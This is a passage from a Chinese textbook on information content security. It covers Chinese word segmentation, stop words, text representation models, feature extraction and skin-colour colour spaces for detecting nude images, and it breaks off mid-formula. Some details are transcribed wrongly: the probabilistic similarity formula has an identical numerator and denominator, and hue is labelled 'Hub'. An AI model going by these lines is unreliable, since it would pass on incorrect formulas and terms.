**定义 10.2 文本信息**(Textual Information，TI)：面向机器的，将隐含在文本数据的关系以显式的方式展现给用户，具有无歧义性、显性关系等特点。

**定义 10.3 文本知识**(Textual Knowledge，TK)：对文本信息进行处理得到有意义的模式，对人来说是可理解的和有用的。

可见，通过信息获取技术得到的原始文本要用于信息处理，必须通过文本预处理技术实现文本数据到文本信息的转换，将文本由面向人的转换为面向机器可识别的信息。一般地，文本内容预处理包括：文本分词、去停用词、文本表示和特征提取四个步骤，如图 10-9 所示。经过预处理后，原始文本数据从一个半结构化或非结构化转化为结构化的计算机可识别的文本信息，即对文本进行抽象，建立数学模型，用来描述和替代原始文本，使得计算机能够通过该对模型的计算和操作实现对文本的识别。由此可见，该过程为后续文本知识发现奠定了基础。





**图 10-9 文本预处理过程**

**1. 文本分词**

文本分词处理对象包括英文文本和中文文本两类，其中词是最小的、可独立运用的、有意义的语言单位。

在英文文本分词中，单词被当作基本处理单元，单词与单词之间通过空格隔开，因此最为简单的方法是使用空格与标点作为分隔符。在中文文本分词中，字作为基本书写单元，字与字连接起来形成词来表达意思。然而，中文文本中的分隔符(，：。、!？ 等)一般用来分割短语或句子，词与词之间没有明显的分隔符。因此，中文分词即是将中文连续的字序列按照一定规范重新组合成有意义的词序列的过程。对文本进行有效的分词是实现人与计算机沟通的基础，也是文本内容处理的基础。目前，文本分词技术已经广泛应用于信息检索、文本挖掘、机器翻译、语音识别等领域。

当前，中文分词面临了两个主要问题：歧义识别和未登录词识别。

(1) 歧义识别问题。中文分词歧义主要包括交叉型歧义和组合型歧义，其中交叉型

歧义指两个相邻的词之间有重叠的部分，例如对于字串 ABC，如果其子串 AB、BC 分别为两个不同的有意义的词，那么对 ABC 进行切分，既可以切分成 AB/C，也可以切分成 A/BC，则称 ABC 存在交叉型歧义；组合型歧义是指某个词组其中的一部分也是一个完整的有意义的词，例如对字符串 AB，如果 AB 组合起来是一个词，同时其子串 A、B 单独切分开也成为有意义的词，则称 AB 存在组合型歧义。

（2）未登录词识别问题。分词的好坏依赖于词典所录的词的多少。在语言的发展和变化中会出现很多新词，同时词的衍生现象也很普遍，因此任何一个词典都不可能包含所有的词。未登录词是指没有加入分词词典而实际文本中存在的词汇。一般而言，未登录词大致包含两类：一类是专有名词，如人名、地名、产品名、简称等；另一类是新出现的通用词汇和专业用语，如神马、给力等。

为解决上述两个挑战，常见的中文分词技术可分为：

（1）基于字符串匹配的分词方法。基于字符串匹配的分词方法又称机械分词法，基本思想：首先建立词典，一般用汉字字典，然后对于给定的待分词的汉字串 S，按照一定的扫描规则（正向/逆向）取 S 的子串，最后按照一定的匹配规则将此子串与词典中的某词条进行匹配。若成功，则该子串是词，继续分割剩余的部分，直到剩余部分为空；否则，该子串不是词，则取 S 的子串进行匹配。可见，按照扫描方向可分为正向匹配和逆向匹配；按照不同长度优先分配可分为最大匹配法和最小匹配法。

目前常见的实现方法有正向最大匹配法、逆向最大匹配法、最少切分分词法和双向匹配法。这里本节以正向最大匹配法为例介绍基于字符串匹配的分词方法，逆向最大匹配法的思想与之类似，只不过扫描规则是逆向的，双向匹配法即是这两种方法的结合，最小切分分词法是使每一句中切出的词数最小。

基于上面的介绍，可以看出基于字符串正向最大匹配分词方法是按照从左到右的正向规则将待分词的汉字串 S 中的几个连续字符与词典中的词进行匹配，若成功，则并不是马上切分出来，而是继续进行匹配，直到下一个扫描不是词典中的词才进行词的切分，从而保证了词的最大匹配。一般地，可通过增字匹配法或减字匹配法来实现。若词典中最长词的长度是 MaxLen，这里以减字匹配法为例说明基于字符串正向最大匹配分词方法的实现过程，详细流程如图 10-10 所示。

可见，利用最大匹配法进行中文分词实现简单，分词速度也比较快；但是分词的精度依赖于词，若词长过短，长词就会被切错；词长过长，查找效率降低。此外，也不能发现交叉型歧义，如，以汉字字典为词典，利用正向最大匹配法和逆向最大匹配法对“小组合解散”进行分词，得到的结果为：“小组/合/解散”和“小/组合/解散”。

（2）基于统计的分词方法。这类方法主要考虑词是稳定的字的组合，即在上下文中，相邻字之间同时出现的次数越多，就越可能构成一个词，故可以计算文本中相邻出现的各个字的组合频率，计算它们互现信息，并以此来判断它们组合成一个词的可信度。字与字之间互现信息的高低直接反映了这些字之间的紧密程度。当紧密程度高于某一阈值时，即可认为此字组可能构成了一个词。

由此可见，这种方法只需要对语料中字的组合频度进行统计，不需要基于切分词典，因而又叫做无词典分词法或统计取词方法。具体的统计方法可采用 N-gram、隐





**图 10-10 基于字符串正向最大匹配分词方法的实现过程**

Markov 模型和最大熵模型等,这里不做详细介绍。然而,这种方法经常抽出一些共现频度高、但并不是词的常用字组,例如"之一"、"有的"、"我的"等,可见,该方法对常用词的识别精度差。此外,由于需要统计语料中字的组合频率,因而带来的时空开销也比较大。

(3) 基于理解的分词方法。这类方法的基本思想是在分词中考虑句法和语义信息,利用句法信息和语义信息来消除歧义。也就是说,这种方法是通过计算机模拟人对句子的理解实现中文分词过程。一般地,该方法由分词子系统、句法语义子系统、总控部分组成。在总控部分的协调下,分词子系统可以从句法语义子系统那里获得有关对词、句子等的句法和语义信息,从而能有效解决分词过程中的歧义问题。

然而,由于中文语言的笼统性和复杂性,使得计算机无法将各种语言组织成计算机能够处理的形式。因此,尽管该方法的初衷较好,但目前并没有得到广泛的应用。

总体而言,这三类分词方法各有各的优缺点,表 10-1 对这三种方法进行了比较,特别是在应对中文分词所面临的两种主要问题方面。

表 10-1　三类分词方法的比较

| 优缺点 | 基于字符串匹配的分词方法 | 基于统计的分词方法 | 基于知识理解的分词方法 |
|---|---|---|---|
| 优点 | (1) 实现简单<br>(2) 分词速度快 | (1) 不需要基于切分词典<br>(2) 消除歧义 | (1) 能识别未登录词<br>(2) 消除歧义 |
| 缺点 | (1) 分词精度与词库相关<br>(2) 不能发现交叉型歧义<br>(3) 不能识别未登录词 | (1) 经常抽出一些共现频度高、但不是词的常用字组<br>(2) 不能识别未登录词<br>(3) 识别精度差,时空开销大 | (1) 知识词库复杂<br>(2) 分词精度与知识库相关 |

**2. 去停用词**

在文本分词的基础上,需要去掉那些常见的、价值不大的词,即去停用词(Stop Words)。去停用词能在不影响系统精度的前提下,有效节省存储空间和计算时间。常见的停用词包括冠词、介词、连词。

目前,去停用词的常见方法有查表法和基于文档频率的方法。具体而言,查表法是预先建立好一个停用词表(Stop-list),然后通过查阅停用词表的方式过滤掉与文本内容本身没有多大关系的词条。基于文档频率的方法是通过统计每个词的文档频率,判断其是否超过总文档的某个百分比。若超过所设定的阈值,则当作停用词去掉。

**3. 文本表示**

文本表示是将实际的文本内容转换为计算机内部的表示结构,是文本内容挖掘与分析的基础。在介绍具体文本表示之前先给出特征项和特征权重的概念。

**定义 10.4　特征项**(Term):文本表示模型中所用的基本语言单位,如字、词或词组。

**定义 10.5　特征项权重**(Term Weight):表示该特征项对于文本内容的重要程度,权重越高的特征项越能代表该文本的内容。

最早文本表示模型用于信息检索领域,后来在文本分类、文本挖掘等领域也得到广泛的应用。当前,文本表示模型主要有:

(1) 基于集合论的模型(Set Theoretic-based models)。基于集合论的模型包括:布尔模型,扩展布尔模型和基于模糊集的模型等。这里仅介绍典型的布尔模型(Boolean Model)。布尔模型建立在集合理论和布尔代数的基础上,是一个严格的基于查询特征项匹配的模型。该模型将文本表示为特征空间上的一个向量,向量中每个分量是二值变量。查询特征项之间通过逻辑运算符 AND、OR 和 NOT 相连,其与文本之间的匹配方式遵循布尔表达式的运算规则。若查询的特征项表达式与文本相匹配,则文本被检索出来,返回 1;否则文本不被检索出来,返回 0。

可见,布尔模型比较简单,容易理解,被应用于商业检索系统,如 DIALOG、STAIRS 等。然而,把布尔模型用作文本表示具有一定的缺陷:基于严格的特征项匹配,不能提供近似或部分匹配;查询结果是 1 或者 0,不能反映特征项对文本的重要程度,排序能力差;构造的查询决定了查询的结果的多少,同时对于一些复杂的用户需求也较难表达。

(2) 基于代数论的模型(Algebraic-based models)。典型的基于代数论的模型有:向量空间模型、潜在语义索引模型和神经网络模型等。这里介绍广泛应用的向量空间模型(Vector Space Model,VSM)。该模型是由 Cornell 大学的 G. Salton 等在 20 世纪 70 年

代提出的，最早应用于信息检索领域，其原型系统为 SMART。

VSM 的两个基本假设：①一个文本所属的类别仅与某些特征项在该文本中出现的词频有关，而与这些特征项在该文本中出现的位置或顺序无关。②特征项与特征项之间是互异且相互独立的。VSM 的主要思想：不考虑特征项在文本中出现的先后顺序，将文本表示为互异且相互独立的特征项的组合向量，以不同的特征项构造一个高维空间，每个特征项为该空间中的一维，文本则被表示为该空间中的一个向量。

具体地，对于一个文本 $d$，用 $n$ 个互异的特征项表示为：

$$(< d_1, w_1 >, < d_2, w_2 >, \cdots, < d_n, w_n >)$$

其中 $d_i$ 表示该文本的特征项，$w_i$ 为该特征项在该文本中的权重，最为经典的权重计算方法是 TF-IDF，由于篇幅问题详细的细节可参见 G. Salton 在 1988 年发表的另一篇文献[30]。查询也是一个文本，用 VSM 表示为：

$$(< q_1, w'_1 >, < q_2, w'_2 >, \cdots, < q_n, w'_n >)$$

若要计算查询与文本之间的相似性，最直接简单的方法是计算它们之间的余弦值，如下：

$$\mathrm{Sim}(q,d) = \cos\theta = \frac{\sum_{i=1}^{n} w'_i \times w_i}{\sqrt{\sum_{i=1}^{n} w'^2_i}\sqrt{\sum_{i=1}^{n} w_i^2}}$$

此外，还有其他各种计算该相似性的方法，如 Dice 系数、Jaccard 系数等。

可见，VSM 能有效克服布尔模型的缺陷，即能根据需要对查询中的特征项的重要性进行个性化赋值；支持部分匹配和近似匹配，结果可以排序；通过权重计算方法能有效提高系统的检索性能。然而，其前提假设之一是特征项之间的相互独立性与实际不符。实际特征项之间是存在一定关系的，如："信息"、"技术"；另外也没有考虑特征项在类别间的分布情况。

(3) 基于概率的模型(Probabilistic-based models)。根据前面的分析，布尔模型和 VSM 都存在没有考虑特征项之间的关联性的这一缺陷。概率模型则是利用特征项与特征项之间以及特征项与文本之间的概率关系进行信息检索。常见的基于概率的统计模型有：经典概率模型、回归模型、推理网络模型等。

这里介绍经典概率模型，其主要思想：根据用户的查询 $q$，可将文本分为与查询 $q$ 相关的集合 $R$，与查询 $q$ 不相关的集合 $\bar{R}$。在同一类文本中，各检索特征项具有相同或相近的分布；而属于不同类的文本中，检索特征项具有不同的分布。因此，可通过计算文本中所有检索特征项的分布，就可以判定该文本与检索的相关度。具体的相似度函数定义为：

$$\mathrm{Sim}(q,d) = \frac{P(R \mid d)}{P(R \mid d)}$$

其中 $P(R|d)$ 表示文本 $d$ 和查询 $q$ 相关的概率；$P(\bar{R}|d)$ 表示文本 $d$ 和查询 $q$ 不相关的概率。

该值越大说明文本 $d$ 与查询 $q$ 更相关。由于检索特征项的数量较大，为了简化计算过程，引入了不同的假设，最常见的模型有：二元独立模型(Binary Independent Model)、




二元一阶依赖模型(Binary First Order Dependent Model)和双 Poisson 分布模型(Two Poisson Independent Model),有关这些模型的更为详细介绍可参见文献[32]。

总之,概率模型建立在数学基础上,理论性较强;文本可以按照相关概率递减的顺序进行排序,同时较好地体现了文本信息的不确定性、模糊性;但过于依赖所处理的文本集的内容。

**4. 特征提取**

上述过程得到的文本原始特征项可能处在一个高维空间中,将耗费较多的系统存储内存和处理时间。因此,如何从原始特征项中选择一些具有代表性的有效特征作为新的特征集,是解决“维度灾难”的有效途径。具体而言,文本的特征提取是指从文本信息中抽取能够代表该类文本或文本信息内容的过程。文本特征提取可以实现以下目的:降低文本空间的维度和稀疏度,提高文本内容识别和分析的性能;所选择数量较少的特征项更直接的反映文本主题,方便用户对文本内容的理解;能一定程度上去掉有干扰的噪声特征项,增强文本之间相似度的准确性。

当前特征提取的方法可采用人工处理和计算机自动处理,其中人工处理是基于人的知识提取文本内容的代表性特征。然而,该方法具有一定的缺陷:人的工作量化较大,且需要领域专家的参与;选择结果不便于动态调整,除非人工不断地进行该工作。另外一种常用的方法是利用计算机自动化处理,首先通过造一个评价函数,对文本特征集中的每一个特征进行独立的评估,这样每个特征都获得一个评估分;然后对所有的特征按照其评估得分的大小进行排序;选取预定数目的最佳特征作为结果的特征子集。至于选取多少个最佳特征以及采用什么评价函数都需要针对一个具体的问题通过实验来确定。

当前常见的特征提取评价函数有:文档频率 DF(Document Frequency)、互信息 MI(Mutual Information)、信息增益 IG(Information Gain)、$x^2$ 统计量(CHI-square)、交叉熵 CE(Cross Entropy)等,具体介绍这里不再详述,可参见文献[33]。

## 10.3.2 图像内容识别与分析

当前,图像比文本更能提供一些直观、丰富的信息,因而不良图像比不良文本更具有危害性。以图像处理与图像理解技术为基础的不良图像内容识别与分析是实现不良图像过滤的基础,是信息内容安全的一个重要组成部分。本节主要介绍不良图像的识别方法。

不良图像信息识别即是判断一副图像中是否有含有不良的信息,这里的不良信息主要是指裸露的人体敏感部位。一般可通过图像的基本特征进行识别,典型的特征有肤色、纹理、形状、轮廓等。当前互联网上的不良图像一般是彩色图像,并且很多时候呈现大面积的裸露皮肤,因此本节主要以肤色特征为例,介绍如何通过肤色检测技术实现不良图像的识别,其中如何从不良图像中分割出肤色区域是肤色检测算法的前提。

**1. 数字图像表示**

图像根据像素空间坐标和亮度的连续性可分为模拟图像和数字图像,其中模拟图像是通过物理量的强弱变化来记录图像上各点的亮度信息的图像,即是人眼见到的物理图像;而数字图像是指完全用数字来记录图像亮度信息。

通过空间采样、亮度量化过程可实现模拟图像到数字图像的转化过程,因此,数字图

像可用空间坐标及对应的亮度值来表示，基本元素为像素。数字图像一般采用矩阵形式来存储，如对于一个灰度图像可表示为 $I_{m\times n}=(I(i,j))_{m\times n}$，其中 $I(i,j)$表示坐标为$(i,j)$的像素点的灰度值，其取值范围为 0（全黑）～255（全白）；对于一个彩色图像 $C_{m\times n}=(C(i,j))_{m\times n}$，每个像素 $C(i,j)$由 RGB 三原色构成，其中 RGB 是由灰度值来描述。

**2. 颜色度量**

颜色是人的视觉系统对可见光的感知结果，感知到的颜色由光波的波长所决定。在图像数字化中，首先得考虑如何利用数字来描述颜色。国际照明委员会(International Commission on Illumination，ICI)定义了颜色固有且截然不同的三个要素：

(1) 色调(Hub)：又称色相，当人眼看一种或多种波长的光时所产生的色彩感觉，是使一种颜色区别于另一种颜色的要素，如红、橙、黄等。它与下面的饱和度统称为色度。

(2) 饱和度(Saturation)：指颜色的纯度，表现颜色的深浅程度。一种特定的颜色可以看成是某种纯光谱色与白色的混色结果，光谱色的比例越大，则该颜色接近纯光谱色的程度就越高，颜色纯度就越高。例如鲜红色的饱和度比粉红色的饱和度高。

(3) 明度(Brightness)：又称为亮度，是人眼对光源和物体表面的明暗程度的感觉，主要是由光线强弱决定的一种视觉经验。对于非彩色而言，其没有色调和饱和度的概念而只有亮度的差别。

**3. 颜色空间**

颜色空间，又称为颜色坐标系，在机器视觉中一般称为颜色模型，是颜色在三维空间中的排列方式。一般地，颜色可通过三个相对独立的属性来描述，这三个属性可看作是三维坐标系中的三个不同的维度，它们的综合作用构成了一个空间坐标，即为颜色空间。对于同一颜色而言，可从不同的角度去度量，即通过三个一组的不同属性所构成的不同颜色空间进行描述。常见的颜色空间有：

(1) 基础颜色空间。基础颜色空间主要有：RGB 颜色空间、归一化 RGB 颜色空间以及 CIE-XYZ 颜色空间。具体而言，RGB 颜色空间是将红色(Red)、绿色(Green)和蓝色(Blue)这三种基本颜色当作三维空间的三个维度，其中每个维度灰度值的取值范围为 0～255。通过它们不同程度的叠加产生 $256^3$ 种颜色，几乎覆盖了人类视觉系统所能感知的所有颜色。然而，RGB 颜色空间容易受到光照或阴影的影响，因此，通过将 RGB 值归一化形成归一化 RGB 颜色空间，从而消除部分光照对其的影响。

尽管 RGB 颜色空间在彩色光栅图像等显示器系统中得到广泛的应用，但是 R、G、B 三个分量之间相关度较高，且将色调、饱和度和亮度混在一起，因此不适合对亮度多变的图像进行肤色检测。

(2) 正交颜色空间。正交颜色空间利用人眼对色彩敏感度低于对亮度敏感度的特性，通过将 RGB 颜色空间表示的彩色图像变换到其他彩色空间，实现亮度和色度信号的分离，从而降低 RGB 颜色空间冗余，提高颜色信息的传输效率，典型的正交颜色空间有：YUV、YIQ、YCbCr 等。

YUV 颜色空间被欧洲电视系统所采用，用于 PAL 制式的电视系统，其中 Y 表示亮度，U 和 V 代表的是色差，一般是与蓝色和红色的相对值，其与 RGB 颜色空间的转换关系如下：

$$\begin{pmatrix}Y\\U\\V\end{pmatrix}=\begin{pmatrix}0.299 & 0.587 & 0.114\\-0.147 & -0.289 & 0.436\\0.615 & -0.515 & -0.100\end{pmatrix}\begin{pmatrix}R\\G\\B\end{pmatrix}$$

YIQ 颜色空间与 YUV 类似，被北美电视系统所采用，用于 NTSC 制式的电视系统，只不过 $I$ 和 $Q$ 分量是将 $U$ 和 $V$ 分量进行了 33°的旋转，其与 RGB 颜色空间的转换关系如下：

$$\begin{pmatrix}Y\\I\\Q\end{pmatrix}=\begin{pmatrix}0.299 & 0.587 & 0.114\\0.596 & -0.275 & -0.321\\0.212 & -0.523 & 0.311\end{pmatrix}\begin{pmatrix}R\\G\\B\end{pmatrix}$$

YCbCr 颜色空间是由 YUV 颜色空间派生的一种颜色空间，主要用于数字电视系统，其中 $C_b$、$C_r$ 分别表示蓝色差信号和红色差信号，其与 RGB 颜色空间的转换关系为：

$$\begin{pmatrix}Y\\C_b\\C_r\end{pmatrix}=\begin{pmatrix}0.299 & 0.587 & 0.114\\-0.1687 & -0.3313 & 0.5000\\0.500 & -0.4187 & -0.0813\end{pmatrix}\begin{pmatrix}R\\G\\B\end{pmatrix}+\begin{pmatrix}0\\128\\128\end{pmatrix}$$

(3) 认知颜色空间。认知颜色空间用以解决基础颜色空间中不能从颜色 RGB 值中直观地知道颜色的色度和亮度的问题，典型的认知颜色空间有：HIS、HSV、HSL 和 TSL 等。这里以 HSV 为例进行介绍，HSV 颜色空间是从人的视觉系统出发，用色调、饱和度和亮度来描述颜色。一般可用圆锥体进行可视化表达，色调被表示为绕圆锥中心轴的角度，饱和度被表示从圆锥的横截面的圆心到这个点的距离，明度被表示为从圆锥的横截面的圆心到顶点的距离。

若$(r,g,b)$代表 RGB 颜色空间中一个颜色的红、绿、蓝坐标，其取值为 0 到 1 之间的实数，令 $\max V=\max\{r,g,b\}$，$\min V=\min\{r,g,b\}$；$(h,s,v)$代表 HSV 空间中色调、饱和度和亮度，则从 RGB 到 HSV 的转换关系如下：

$$h=\begin{cases}0^\circ & \text{当 } \max V=\min V\\ 60^\circ\times\dfrac{g-b}{\max V-\min V}+0^\circ & \text{当 } \max V=r \text{ 且 } g\geqslant b\\ 60^\circ\times\dfrac{g-b}{\max V-\min V}+360^\circ & \text{当 } \max V=r \text{ 且 } g<b\\ 60^\circ\times\dfrac{b-r}{\max V-\min V}+120^\circ & \text{当 } \max V=g\\ 60^\circ\times\dfrac{r-g}{\max V-\min V}+240^\circ & \text{当 } \max V=b\end{cases}$$

$$s=\begin{cases}0 & \text{当 } \max V=0\\ \dfrac{\max V-\min V}{\max V}=1-\dfrac{\min V}{\max V} & \text{其他}\end{cases}$$

$$v=\max V$$

反之，从 HSV 到 RGB 的转换可表示为：

首先计算：

$$h_i=\left\lfloor\frac{h}{60}\right\rfloor \bmod 6,\quad f=\frac{h}{60}-h_i;$$

$$p=v\times(1-s),\quad q=v\times(1-f\times s),\quad t=v\times(1-(1-f)\times s)$$

则在颜色空间 RGB 中的每个颜色$(r,g,b)$，可计算如下：

